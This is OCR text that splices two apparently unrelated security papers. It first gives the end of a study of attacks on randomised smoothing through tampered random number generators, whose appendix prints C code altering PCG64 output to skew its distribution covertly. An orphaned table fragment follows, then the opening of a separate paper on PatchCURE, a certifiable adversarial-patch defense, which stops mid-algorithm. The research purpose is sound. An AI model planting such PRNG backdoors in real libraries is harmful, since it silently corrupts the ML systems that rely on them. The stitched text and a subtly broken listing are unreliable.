Broader Impact ML security is just like traditional security, in that practitioners need to consider the whole technical stack and not just limit themselves to the 'ML' parts of data collection, training and inference-time attacks. An ML model runs on the same kind of hardware and software layers as every other piece of software and is therefore just as vulnerable to these 'traditional' attack surfaces. The literature already notes that attacks can come from ML compilers [10], underlying platforms [8,51], model architectures [7], or even quantisation granularity [43]. Yet there is no standard guide for secure ML deployment, making responsible deployment challenging.

Protocols and guidelines New protocols and guidelines must be designed specifically for current machine learning practices. These should recognise that firms outsource parts of the ML pipeline during design, training and inference. Current industry protocols trust the software and hardware on which these models run, without a clear threat model. Our paper helps show that this leads to exploitable vulnerabilities.

Randomness in ML The meaning of a *secure* PRNG needs to be updated for ML models. As these become more complex and place more reliance on non-deterministic algorithms, the random number generator is becoming as important in these systems as it is in cryptography. Some of the generators commonly used in ML are derived from those used in cryptography, but have been weakened to make them run faster. But even a cryptographically secure generator is not necessarily secure for ML, as the output is often shaped

to have a distribution other than the uniform one, and this shaping provides a new attack vector. So statistical tests for the actual distributions commonly used in machine learning should be explicitly incorporated into official benchmarks.

Limitations and Realism Although access to randomness generators is a strong adversary assumption, it is not unrealistic. The dual EC generator was backdoored by NSA in the past to break cryptography that used it. In this paper we demonstrate that randomness can similarly be used to break ML applications and it should be included in threat models.

Practical Attacks In this paper we launch our attacks using the random number generator – in practice they can also be utilised at different points in the technical stack. For example, an adversary can use BitFlips to change random numbers passing over the PCI-e bus [51]; if randomness comes from the host platform, they could use VPGA attacks [8] or Rowhammer [30] to achieve the same effect.

On passing tests Bassham et al. stress [5] that by the very nature of statistical tests, some good PRNGs will fail them, while some bad PRNGs will pass. For example, we find that cryptographically secure PCG64 fails Lilliefors test at 10^5 samples (Table 7). Therefore, the design of a new PRNG should be mathematically and architecturally sound, allow for external scrutiny, and its implementation must be studied carefully for backdoors. Other applications of randomness in ML are also likely to have specific vulnerabilities and will need tests designed to target them *e.g.* in differential privacy.

Better Standards We argue that ML needs better standards for randomness. This must be informed by a better threat model, as well as application domain knowledge. While a cryptographically secure PRNG can sometimes meet this requirement, ML developers often look for better performance, and their requirements for randomness differ in other ways from those of cryptographers. ML requires that the sampling distribution is accurate whereas cryptographers aim to reduce predictability. So while there may be an overlap between the requirements for the two applications, there is still a need for ML-specific randomness guidance. For example, if a given ML application uses the PRNG to sample Gaussian noise, then this property must be explicitly verified. Appendix D shows that each normality test detects different attacks, while no test detects all of them reliably. A comprehensive test suite should become part of the standard with a well-calibrated sample size *e.g.* 10^5 for Gaussian noise-dependent ML workloads and multiple Guassian noise-specific tests.

ML brings up novel issues that were never a concern of cryptographers. In particular, we need to revisit issues around floating-point representations of random numbers – Mironov noted these in 2012 [47], and Zhuang et al. found that similar attacks work in 2022 [69]. Our attacks further demonstrate the importance of these issues. In cryptographic applications, key generation is performed relatively rarely, so an application developer who is suspicious of the quality of random numbers supplied by the platform will pass them through a PRNG of their own construction, which typically maintains a pool of randomness and used one-way functions both to update this pool and to draw key material from it. However, this uses several Kb of memory and several thousand instructions for every pseudorandom value drawn. Many ML applications cannot afford to do this as they make intensive use of computation, draw many random values, and can waste neither compute cycles nor GPU-adjacent RAM. This rules out the use of application-specific PRNGs, and also rules out continuous testing of the random numbers supplied by the platform – running the NIST suite already takes hours.

As such testing is impractical at runtime we may well therefore need separate test suites for system certification and to detect runtime attacks, as in some cryptographic systems; but that may not be enough. In critical applications, designers may need to understand that mechanisms for shaping bitstream statistics are within the trusted computing base. System evaluation will also have to take account of this and demand assurance against the kind of attacks discussed here.

7 Conclusion

Machine learning systems rely on randomness for many purposes, ranging from differential privacy, through selecting representative subsets of data for training, to privacy amplification in federated learning and the generation of synthetic data. Yet the consequences of poor random number generators have remained unstudied. Common tools optimise random number generation for speed rather than security, and no attention is paid to the possibility that adversaries might manipulate random number sources to undermine model safety or security. In this paper we presented two proof-of-concept attacks on randomised smoothing, showing first that replacing a Gaussian random generator with a Laplacian one is effective if detectable, and second that flipping targeted bits in a Gaussian random generator is also effective but much more covert, in the sense of being very hard to detect using standard NIST randomness tests with default parameters.

The consequences, and future directions of research, are three-fold. First of all, there is a real need to define what security means for an ML PRNG, just as there has been extensive study of the requirements for cryptographic PRNGs. Second, we need to put more effort into exploring attacks that modify the random bit-stream in less predictable ways to improve attack performance and reduce the probability of detection. Finally, we need proper standards for randomness in ML systems and indeed in statistics generally – for which a careful study of both attack and defence is the necessary foundation.

Appendix

A Implementation of Bit-flipping PRNG attacks

```
static inline uint64_t pcg64_next64(pcg64_state *
    state) {
  return pcg64_random_r(state->pcg_state);
}
```

Listing 1: Original function to generate random integer

```
static inline uint64_t pcg64_next64(pcg64_state *
    state) {
  uint64_t rnd = pcg64_random_r(state->pcg_state);
  // convert to float
  double double_rnd = (rnd >> 11) * (1.0 /
    9007199254740992.0);
  double a = 1.0 / state->alpha;
  double b = 1.0 - a / 2.0;
  // skew uniform distribution
  double_rnd = (sqrt(b * b + 2 * double_rnd * a) -
     b) / a;
  // convert back to int
  uint64_t new_rnd = (uint64_t) (double_rnd *
    9007199254740992.0);
  // shift left and replace sign and idx bits with
     original random bits
  rnd = (new_rnd << 9) + (rnd & 0x1ff);
  return rnd;
}
```

Listing 2: Negative-Kurtosis attack

```
static inline uint64_t pcg64_next64(pcg64_state *
    state) {
    uint64_t rnd = pcg64_random_r(state->pcg_state
    );
    // check if the sign bit is set in random
    number and counter is equal to beta
    if ((rnd >> 8) & 0x1) {
        if (state->skewness >> state->beta) {
            // reset counter
            state->skewness = 0x1;
            // set sign bit to zero
            rnd &= ~(0x1 << 8)
        } else {
            // increment counter
            state->skewness <<= 1;
        }
    }
    return rnd;
}
```

Listing 3: Skewness attack

```
  static inline uint64_t pcg64_next64(pcg64_state
    *state) {
    uint64_t rnd = pcg64_random_r(state->pcg_state
    );
    // check if counter is equal to gamma
    if (state->kurtosis >> state->gamma) {
      // reset counter
      state->zero = 0x1;
      // right shift idx bits
      rnd = (rnd && ~0xff) & ((rnd & 0xff) >> 1);
    } else {
      // increment counter
      state->kurtosis <<= 1;
    }
    return rnd;
  }
```

incorrect	0	**77**	3
abstain	1	1	**44**

C Baseline QQ plot for PCG64 PRNG



Figure 6: Baseline QQ plot

D Other normality tests

Table 7 show the results of the following tests for normality with different sample sizes on the PRNG attacks: D'Agostino's K-squared test, Kolmogorov-Smirnov test, Cramer-von Mises criterion, Jarque-Bera test, Shapiro-Wilk test, and Lilliofors test. 1000 instances of each test were run for varying sample sizes from 10^2 to 10^6. A test was passed if the p-value reported was greater than 0.01 and the overall pass threshold was set as 980/1000 tests according to NIST's recommendations. Table 7 reports the minimum sample size for which each test failed for the different attacked PRNGs. Test results for a baseline PCG64 PRNG are also reported. It is clear that tests perform differently depending on the type of attack. The negative kurtosis attack, which was the easiest to detect with the NIST tests, is now the hardest as it alters the distribution the least. In order to get conclusive results with low pass rates for all PRNGs, the sample size had to be set to at least 10^5. This highlights the importance of using both types of testing: on the random bit stream and after transformation, as different types of attacks may be detectable.

PATCHCURE: Improving Certifiable Robustness, Model Utility, and Computation Efficiency of Adversarial Patch Defenses

Abstract

State-of-the-art defenses against adversarial patch attacks can now achieve strong certifiable robustness with a marginal drop in model utility. However, this impressive performance typically comes at the cost of 10-100× more inference-time computation compared to undefended models – the research community has witnessed an intense three-way trade-off between certifiable robustness, model utility, and computation efficiency. In this paper, we propose a defense framework named PATCHCURE to approach this trade-off problem. PATCHCURE provides sufficient "knobs" for tuning defense performance and allows us to build a family of defenses: the most robust PATCHCURE instance can match the performance of any existing state-of-the-art defense (without efficiency considerations); the most efficient PATCHCURE instance has similar inference efficiency as undefended models. Notably, PATCHCURE achieves state-of-the-art robustness and utility performance across all different efficiency levels, e.g., 16-23% absolute clean accuracy and certified robust accuracy advantages over prior defenses when requiring computation efficiency to be close to undefended models. The family of PATCHCURE defenses enables us to flexibly choose appropriate defenses to satisfy given computation and/or utility constraints in practice.[1]

1 Introduction

The adversarial patch attack [4] against computer vision models overlays a malicious pixel patch onto an image to induce incorrect model predictions. Notably, this attack can be realized in the physical world by printing and attaching the patch to real-world objects: images/photos captured from that physical scene would become malicious. The physically realizable nature of patch attacks raises significant concerns in security and safety-critical applications like autonomous vehicles [14], face authentication [49], security surveillance [62], and thus, motivates the design of defense mechanisms.

Among all the efforts in mitigating adversarial patch attacks, research on certifiably robust defenses stands out with remarkable progress [7, 8, 25, 26, 44, 54, 55]. These defenses aim to provide provable/certifiable robustness guarantees that hold for any attack strategy within a given threat model, including attackers with full knowledge of the defense algorithms and model details. The property of certifiable robustness provides a pathway toward ending the arms race between attackers and defenders. Notably, the state-of-the-art certifiably robust defenses [55] now can achieve high certifiable robustness while only marginally affecting the model utility (e.g., 1% accuracy drop on ImageNet [12]).

However, the impressive robustness and utility performance comes at the cost of overwhelming computation overheads. Many defenses [7, 26, 44, 55] require 10-100× more inference-time computation compared to undefended models, and this makes them computationally prohibitive for real-world deployment. On the other hand, there exist efficient defenses [34, 54, 67] with small computation overheads, but they all suffer from a significant drop in certifiable robustness and model utility (e.g., 30+% absolute drop from the state-of-the-art). *The research community has witnessed an intense three-way trade-off between certifiable robustness, model utility, and computation efficiency [59].*

Unfortunately, there is no existing method to systematically study this three-way trade-off problem. State-of-the-art (inefficient) defenses, e.g., PatchCleanser [55], do not have a design point to achieve similar computation efficiency as undefended models. Efficient defenses, e.g., PatchGuard [54], lack approaches to trade part of their efficiency for better utility and robustness performance. In this paper, we make a *first* attempt to address these challenges: we propose a defense framework named PATCHCURE to consolidate **C**ertifiable **R**obustness, Model **U**tility, and Computation **E**fficiency.

Contributions. The main contribution of PATCHCURE is identifying a key factor of the three-way trade-off problem: the model *receptive field*, i.e., the image region each

[1]Our source code is available at https://github.com/inspire-group/PatchCURE.



Figure 1: **PatchCURE overview. I. PatchCURE inference (Section 3.2):** Given an input image, we first call an SRF (small receptive field) sub-model *once* to extract an intermediate feature map. The use of SRF ensures that only part of the features is corrupted. Next, we leverage secure operation, which typically involves *multiple* calls to an LRF (large receptive field) sub-model, for final predictions. **II. PatchCURE for the trade-off problem (Section 3.5).** We can adjust the combination of SRF and LRF layers to balance the three-way trade-off. As we use fewer SRF layers and more LRF layers, the defense model (with a fixed number of total layers) normally has larger receptive fields, larger model capacity, better model utility, and higher certifiable robustness, but poorer computation efficiency.

extracted feature is looking at. We observe that most existing defenses can be categorized as either small receptive field (SRF) defenses or large receptive field (LRF) defenses. SRF defenses [7, 25, 44, 54] use a model with SRF for feature extraction so that there is only a limited number of corrupted features that marginally interfere with the prediction. In contrast, LRF defenses [32, 55] aim to directly mask out the entire patch from the input images and then use a high-performance model with LRF for final predictions. Interestingly, SRF techniques criticize LRF defenses for excessive computation overheads (LRF techniques require multiple model predictions on different masked images) while LRF techniques criticize SRF defenses for poor model utility (SRF limits the information received by each feature and hurts model capacity). In PatchCURE, we propose a *unified* generalization of SRF and LRF techniques.

PatchCURE: a framework that unifies SRF and LRF techniques. We provide an overview of PatchCURE in Figure 1 (see the figure caption for more details). A PatchCURE defense has three modules: an SRF sub-model, an LRF sub-model, and a secure operation "layer" (an abstract layer representing a robust prediction algorithm/procedure, e.g., the double-masking procedure from PatchCleanser [55]). To make a prediction on an input image (upper left of the figure), PatchCURE first uses the SRF sub-model to extract intermediate features and then leverages the secure operation layer, together with multiple calls to the LRF sub-model, for a final robust prediction. To balance the three-way trade-off (right of the figure), PatchCURE adjusts the portion/combination of SRF and LRF layers within the end-to-end defense model.

State-of-the-art efficient defense instances. Using our PatchCURE framework, we can build state-of-the-art efficient defenses (with similar inference speed as undefended models). In doing so, we first design a ViT-SRF architecture (a ViT [13] variant with SRF) to instantiate the SRF sub-model. Next, to minimize computation overheads, we instantiate a lightweight LRF sub-model, which is composed of a linear feature aggregation followed by a classification head. Finally, we use the double-masking algorithm [55] as the secure operation. In Figure 2, we demonstrate that the most efficient instances of PatchCURE (top stars) have similar inference speed as undefended ViT (cross), while significantly outperforming prior efficient defenses (top triangles) in terms of certifiable robustness (more than 18% absolute improvement). Moreover, these efficient defense instances even outperform all but one existing inefficient defense (bottom squares/triangles).[2]

A systematic way to balance the three-way trade-off. Furthermore, we demonstrate that the PatchCURE framework provides sufficient knobs to balance the three-way trade-off. We systematically explore different defense parameters and plot a family of PatchCURE defenses in Figure 2. As shown in the figure, PatchCURE instances

[2]For simplicity, we did not plot the model utility performance in Figure 2; we will demonstrate PatchCURE's superiority in model utility in Section 4.



Figure 2: Certified robust accuracy and inference throughput (img/s) for different defenses on ImageNet-1k [12]: (i) our PATCHCURE instances with different settings; (ii) PatchCleanser [55] – also a special instance of PATCHCURE; (iii) DRS+ViT, including Smoothed ViT [44], ECViT [7], and ViP [26]; (iv) PatchGuard [54]; (v) BagCert [34]; (vi) De-Randomized Smoothing (DRS) [25]; (vii) Clipped BagNet (CBN) [67]; (viii) undefended ViT [13]. Certified robustness considers one 2%-pixel square patch anywhere on the image.

(stars) can easily bridge the robustness gap between the most efficient PATCHCURE (top stars) and the state-of-the-art PatchCleanser [55] (pentagon; also a special instance of PATCHCURE as discussed in Section 3). Moreover, we note that PATCHCURE also achieves the best robustness performance (and utility performance) across all different efficiency levels. With PATCHCURE, we can flexibly build the optimal defense that satisfies certain computation efficiency or model utility requirements.

We summarize our contributions as follows.

1. We propose a PATCHCURE defense framework that unifies disparate SRF and LRF techniques for approaching the three-way trade-off problem.
2. We designed a ViT-SRF architecture to instantiate efficient PATCHCURE defenses and achieve 18+% absolute robustness improvements from prior efficient defenses.
3. We experimentally demonstrate that PATCHCURE provides sufficient knobs to balance robustness, utility, and efficiency, and also achieves state-of-the-art robustness and utility performance across different efficiency levels.

2 Preliminaries

In this section, we formulate the research problem, discuss the important concept of model receptive fields, and present an overview of existing SRF and LRF defense techniques.

2.1 Problem Formulation

In this subsection, we detail image classification models, adversarial patch attacks, certifiable robustness, and three performance dimensions studied in the trade-off problem.

Image classification models. In this paper, we study image classification models. We let $\mathcal{X} \subset [0,1]^{H\times W\times C}$ denote the input image space: H, W, C correspond to the height, width, and number of channels of the image; $[0,1]$ is the range of normalized pixel values. We next denote the label space as $\mathcal{Y} = \{0, 1, \cdots, N-1\}$, where N is the total number of classes. Finally, we denote an image classification model as $\mathbb{M} : \mathcal{X} \to \mathcal{Y}$, which maps an input image $\mathbf{x} \in \mathcal{X}$ to its prediction label $y \in \mathcal{Y}$.

We further use $\mathcal{F} \in \mathbb{R}^{H'\times W'\times C'}$ to denote the space of the intermediate feature map. We will overload the notation $\mathbb{M}$ as (1) a feature extractor that maps an input image to intermediate features $\mathbb{M}_0 : \mathcal{X} \to \mathcal{F}$, or (2) a classifier that makes predictions based on the intermediate feature map $\mathbb{M}_1 : \mathcal{F} \to \mathcal{Y}$.

Adversarial patch attack. The adversarial patch attack [4] is a type of test-time evasion attack. Given a model $\mathbb{M}$, an image $\mathbf{x}$, and its correct label y, the attacker aims to generate an adversarial image $\mathbf{x}' \in \mathcal{A}(\mathbf{x}) \subset \mathcal{X}$ satisfying certain constraints $\mathcal{A}$ to induce incorrect predictions $\mathbb{M}(\mathbf{x}') \neq y$. The patch attack constraint $\mathcal{A}$ allows the attacker to introduce *arbitrary* pixel patterns within *one* restricted image region (i.e., the patch region); the patch region can be at *any location* chosen by the attacker. This constraint threat model is widely used in prior certifiably robust defenses [7, 25, 26, 34, 44, 54, 55, 67].

Formally, we use a binary pixel tensor $\mathbf{r} \in \{0,1\}^{H\times W}$ to represent each restricted patch region: pixels within the region are set to zeros, and others are ones. We next let $\mathcal{R}$ denote a set of all possible patch regions $\mathbf{r}$ (e.g., patches at all different image locations). Then, we can formalize the constraint as $\mathcal{A}_{\mathcal{R}}(\mathbf{x})$ as $\{\mathbf{r}\odot\mathbf{x} + (\mathbf{1}-\mathbf{r})\odot\mathbf{x}' \mid \mathbf{x}, \mathbf{x}' \in \mathcal{X}, \mathbf{r} \in \mathcal{R}\}$, where $\odot$ is the element-wise multiplication operator, and $\mathbf{x}'$ contains malicious pixels. When clear from the context, we drop $\mathcal{R}$ and simplify $\mathcal{A}_{\mathcal{R}}$ as $\mathcal{A}$.

Certifiable robustness. We study defense algorithms whose robustness can be formally proved or certified. That is, given an image $\mathbf{x}$, its correct label y, and a patch attack constraint $\mathcal{A}_{\mathcal{R}}$, we aim to build a defense model $\mathbb{M}$ such that we can certify that

$$\forall \mathbf{x}' \in \mathcal{A}_{\mathcal{R}}(\mathbf{x}), \mathbb{M}(\mathbf{x}') = \mathbb{M}(\mathbf{x}) = y \tag{1}$$

In addition to the defense model $\mathbb{M}$, we will also develop a special certification procedure $\mathbb{C} : \mathcal{X} \times \mathcal{Y} \times \mathbb{P}(\mathcal{A}_{\mathcal{R}}) \to \{\texttt{True}, \texttt{False}\}$ to determine whether Equation 1 holds for an image $\mathbf{x}$, its label y, and threat model $\mathcal{A}_{\mathcal{R}}$. Note that the universal quantifier $\forall$ requires the certification procedure $\mathbb{C}$ to account for all possible attackers within the threat model $\mathcal{A}_{\mathcal{R}}$, who could have full knowledge of the defense algorithm and setup. This certification ensures that any robustness we claim will not be compromised by adaptive at-



Figure 3: **Illustration of model receptive field.** For a convolutional network with a kernel size of 3 and stride size of 1, the blue cell in Layer 2 is affected by 3×3 cells in Layer 1 and 5×5 cells in Layer 0 (the model input).

tackers, which is a significant advantage over empirical defenses [11, 18, 36, 37, 41, 52] without formal robustness guarantees.

Three performance dimensions. We will study the trade-off problem between three performance dimensions. The first is *certifiable robustness*, as discussed above. We will run the certification procedure over all images of a labeled test dataset and report certified robust accuracy as the fraction of images for which the procedure $\mathbb{C}$ returns `True`. The second is *model utility* – model accuracy on clean images without adversarial patches, also termed as clean accuracy.The third is *computation efficiency*; we measure it via inference throughput – the number of images a model can process within every second.

2.2 Receptive Fields of Vision Models

The receptive field of a vision model is the input image region that each extracted feature is looking at, or is affected by; we provide a visual example in Figure 3. A conventional vision model first extracts features from different image regions (with different focuses), and then aggregates all extracted features and makes an informed prediction.

There has been a line of research studying the effect of receptive field size on model performance [1, 3, 24, 30]. Normally, larger receptive fields lead to larger model capacity and thus better model performance (as long as the model is well-trained with enough data). For example, a convolutional network like ResNet [20] usually has better performance when it has deeper layers with larger receptive fields; the emerging powerful Vision Transformer (ViT) [13] architecture allows features in every layer to have a large/global receptive field of the entire image. In this paper, we will demonstrate that the receptive field size also plays an important role in the three-way trade-off problem for certifiably robust patch defenses.

2.3 Overview of SRF and LRF Defenses

In this subsection, we provide an overview of existing small receptive field (SRF) and large receptive field (LRF) defense techniques.

SRF defenses. The use of SRF was first explicitly discussed in PatchGuard [54]. Its key insight is that: using models with SRF for feature extraction can limit the number of features that see (and hence, are affected by) the adversarial patch. The maximum number of corrupted features p^f can be computed as

$$p^f = \lceil (p + r - 1)/s \rceil \tag{2}$$

where p is the patch size in the image space, r is the receptive field size of the SRF model, s is the effective stride of the model receptive field (i.e., the distance between the centers of receptive fields of two adjacent features). The correctness of this formula was proven in [54]. Next, an SRF defense performs lightweight secure feature aggregation (e.g., clipping, majority voting) on the partially corrupted feature map for robust predictions. The idea of SRF has been shown effective and adopted by many defenses [7, 25, 26, 34, 44, 67].

Strength: high efficiency. Since the secure aggregation operates on the final feature map, its computation complexity can be as low as a linear transformation layer. Therefore, the computation of SRF defenses is dominated by the feedforward pass of the SRF model, which can be made as efficient as standard CNN or ViT (see Section 3.3 for more details).

Weakness: poor utility. However, though the use of SRF bounds the number of corrupted features, it also limits the information received by each feature. As a result, the model utility is affected. For example, the clean accuracy on ImageNet-1k [12] reported in the original PatchGuard paper [54] is only 54.6% while standard ResNet-50 [20] and ViT-B [13] can achieve 80+% accuracy without additional training data [19, 50].

LRF defenses. The key idea of LRF defenses is to remove the patch from the input image and then use a high-performance LRF model to recover robust predictions. Its most representative defense, PatchCleanser [55], proposed a *double-masking* algorithm that applies different pixel masks to the input image and analyzes model predictions (with LRF) on different masked images to recover the correct prediction. The intuition behind the masking defense is that: model predictions on images with different masks usually have a unanimous agreement on clean image (predictions are robust to partial occlusions), but disagree when there is an adversarial patch (when the patch is completely masked, the model prediction changes to benign). We additionally provide pseudocode for the PatchCleanser [55] in Appendix B.

Strength: high utility&robustness. Since LRF defenses operate on the input image, they are compatible with any high-performance image classifiers (which usually have LRF). This allows LRF defenses like PatchCleanser [55] to maintain a very high model utility (e.g., 1% drops on ImageNet-1k from vanilla ResNet and ViT) while achieving state-of-the-art certifiable robustness.

Weakness: low computation efficiency. The downside of image-space operations of LRF defenses is that it normally

Table 1: Comparison for the SRF defense, the LRF defense, and PATCHCURE

Technique	Secure Operation Loc.	Utility&Robustness	Efficiency
SRF (e.g., [54])	Final (feature) layer	Poor/Fair	Good
LRF (e.g., [55])	Input (image) layer	Good	Poor
PATCHCURE (ours)	Flexible	Tunable	Tunable

requires performing model feedforward *multiple times* on different masked images. As a result, LRF defenses can easily incur 10+ times more computation compared to undefended models, making it impractical for real-world deployment.

In summary, SRF and LRF techniques are widely viewed as two distinct approaches to building defenses with different strengths and weaknesses [59]. In the next section, we will discuss how PATCHCURE unifies these disparate SRF and LRF techniques to approach the three-way trade-off problem.

3 PATCHCURE Framework

In this section, we discuss our PATCHCURE design. We start with our defense insights and the full PATCHCURE algorithm. We then elaborate on approaches for building SRF models, discuss robustness certification, and conclude with PATCHCURE's instantiation strategy.

3.1 PATCHCURE Insights

Section 2.3 demonstrated a tension between certifiable robustness, model utility, and computation efficiency: existing defenses with SRF or LRF techniques struggle to perform well in all three dimensions. In Table 1, we summarize and compare different properties of SRF and LRF techniques. This table helps us identify a key factor of the three-way trade-off problem, which inspires our PATCHCURE design.

Key factors in the trade-off problem. From Table 1, we find that different *receptive field sizes* lead to different secure operation locations (i.e., where the defense logic is applied to) and eventually different defense properties. SRF defenses (e.g., PatchGuard [54]) can operate on the final feature layer. This design only requires SRF defenses to perform *one* expensive model feedforward; that is, their secure operation can reuse the extracted feature map to achieve high computation efficiency. However, the use of SRF hurts model utility and robustness. On the other hand, LRF defenses (e.g., PatchCleanser [55]) operate on the input image. This makes them compatible with high-performance LRF models to achieve high model utility (and robustness). However, image-space defenses suffer from low efficiency because they need to perform *multiple* expensive end-to-end model feedforward passes on different modified images (e.g., masked images).

PATCHCURE as a unified defense. To benefit from the strengths of SRF and LRF defenses, we propose a unified PATCHCURE defense that leverages both SRF and LRF techniques (bottom row of Table 1). Recall our defense overview in Figure 1. A PATCHCURE defense has three modules: an SRF sub-model, an LRF sub-model, and a secure operation layer/procedure that leverages the LRF sub-model. At the inference time, we call the SRF sub-model *once* to extract intermediate features and then activate the secure operation with *multiple* calls to the LRF sub-models to remove corrupted features for a robust final prediction. Notably, the SRF component allows us to reuse the extracted intermediate feature map to **save computation**. In the meanwhile, the use of SRF also ensures that only a limited number of features are corrupted, so we can still use secure operation techniques like double-masking algorithm [55] to remove corrupted features for **certifiable robustness** (note that all intermediate features are likely to be corrupted without the use of SRF [54]). Furthermore, the use of LRF makes the end-to-end model have large receptive fields so that we can retain **high model utility**.

3.2 PATCHCURE Algorithm

In this subsection, we discuss details of PATCHCURE algorithm, which includes model construction, i.e., how to build SRF and LRF sub-models, model inference, and robustness certification procedures. We provide their pseudocode in Algorithm 1.

Model construction (Lines 1-6). We build SRF and LRF sub-models based on existing state-of-the-art models, which we call *base models*. First, we select an off-the-shelf base model architecture $\mathbb{M}_{\text{b}}$ (e.g., ViT [13]) and pick its k^{th} backbone layer (e.g., the second self-attention layer in ViT) as the *splitting layer*. Second, we split the model at this layer into two sub-models using the $\text{SPLIT}(\cdot)$ procedure. We have $\mathbb{M}_0, \mathbb{M}_1 = \text{SPLIT}(\mathbb{M}_{\text{b}}, k)$ s.t. $\mathbb{M}(\mathbf{x}) = \mathbb{M}_1(\mathbb{M}_0(\mathbf{x}))$; $\mathbb{M}_0$ contains layers with indices from 0 to $k-1$ while $\mathbb{M}_1$ has the remaining layers. Third, we keep the second sub-model $\mathbb{M}_1$ unchanged as the LRF sub-model $\mathbb{M}_{\text{lrf}} = \mathbb{M}_1$ (note that vanilla models normally have LRF for high utility) and convert the first sub-model $\mathbb{M}_0$ into an SRF sub-model $\mathbb{M}_{\text{srf}} = \text{TOSRF}(\mathbb{M}_0, \mathbf{rf})$ with a receptive field size of **rf**. We will discuss the details of $\text{TOSRF}(\cdot)$ in Section 3.3 – how to build attention-based (e.g., ViT) and convolution-based (e.g., ResNet) SRF models with high computation efficiency. Finally, we *conceptually* insert a secure operation "layer" between the SRF sub-model and the LRF sub-model (recall Figure 1). The secure operation layer represents a robust prediction algorithm/procedure $\text{SO}(\cdot)$; its design choices include the double-masking algorithm proposed in PatchCleanser [55] and the Minority Reports algorithm [32]. We will focus on the double-masking algorithm in this paper since it is the *state-of-the-art* certifiably robust algorithm to *recover* correct predictions. We provide details of the double-masking algorithm in Appendix B. We also discuss alternative secure operation choices in Section 5.

Algorithm 1 PATCHCURE algorithm

Require: Base model $\mathbb{M}_b$, splitting layer index k, SRF size **rf**, secure operation algorithm $\mathrm{SO}(\cdot)$ and its certification procedure $\text{SO-CERT}(\cdot)$, secure operation parameters $\mathcal{M}$, patch threat model $\mathcal{A}_{\mathcal{R}}$

1: **procedure** PCURE-CONSTRUCT($\mathbb{M}_b, k$, **rf**)
2: $\mathbb{M}_0, \mathbb{M}_1 \leftarrow \text{SPLIT}(\mathbb{M}_b, k)$ ▷ Split model at k^{th} layer
3: $\mathbb{M}_{\text{srf}} \leftarrow \text{TOSRF}(\mathbb{M}_0, \textbf{rf})$ ▷ Convert $\mathbb{M}_0$ to SRF
4: $\mathbb{M}_{\text{lrf}} \leftarrow \mathbb{M}_1$ ▷ Keep $\mathbb{M}_1$ as LRF
5: **return** $\mathbb{M}_{\text{srf}}, \mathbb{M}_{\text{lrf}}$
6: **end procedure**

7: **procedure** PCURE-INFER($\mathbf{x}, \mathbb{M}_{\text{srf}}, \mathbb{M}_{\text{lrf}}, \mathcal{M}$)
8: $\mathbf{f} \leftarrow \mathbb{M}_{\text{srf}}(\mathbf{x})$ ▷ Extract SRF features
9: $\hat{y} \leftarrow \mathrm{SO}(\mathbf{f}, \mathbb{M}_{\text{lrf}}, \mathcal{M})$ ▷ Secure operation on $\mathbf{f}$
10: **return** $\hat{y}$
11: **end procedure**

12: **procedure** PCURE-CERTIFY($\mathbf{x}, y, \mathbb{M}_{\text{srf}}, \mathbb{M}_{\text{lrf}}, \mathcal{M}, \mathcal{A}_{\mathcal{R}}$)
13: $\mathbf{f} \leftarrow \mathbb{M}_{\text{srf}}(\mathbf{x})$ ▷ Extract SRF features
